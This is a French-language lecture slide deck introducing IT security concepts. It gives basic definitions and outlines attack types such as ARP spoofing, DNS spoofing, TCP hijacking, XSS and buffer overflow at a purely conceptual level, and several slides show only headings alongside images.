
Élément mis en place permettant de réduire le risque potentiel.

Vulnérabilité  
Exposition  
Risque  
Menace  
Contremesure

The diagram is a white box with a green border containing five terms arranged in a descending staircase pattern from top-left to bottom-right: Vulnérabilité, Exposition, Risque, Menace, and Contremesure.

# Les enjeux de la sécurité

- Comment se protéger ? – Sécurité Définitions



## I Evolution du monde informatique

- Evolution des systèmes d'information
  - Evolution du paysage informatique
  - Evolution de la connectivité des équipements
  - Evolution des activités
- Les constats de la sécurité
  - Evolution du nombre de vulnérabilités
  - Evolution des méthodes d'attaques
  - Evolution des pirates



## II Les enjeux de la sécurité

- Etat d'urgence ?
- Les bases de la sécurité

## III Comprendre les attaques

- ARP Spoofing / DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS / Bufferoverflow

## Comprendre les attaques


- ARP Spoofing
- DNS Spoofing
- TCP Flooding / TCP Session Hijacking
- XSS
- Bufferoverflow

## • ARP Spoofing

- Utilisation de la couche de liaison
- Utilisation des adresses MAC
- Attaque LAN
- Attaque possible uniquement sur un même segment
  
- Menace
  - Denis de service,
  - ARP spoofing,
  - Sniffing,
  - Man in the middle




- **ARP Spoofing**






# Les enjeux de la sécurité

## • ARP Spoofing




# Les enjeux de la sécurité

## • ARP Spoofing




# Les enjeux de la sécurité

## • ARP Spoofing

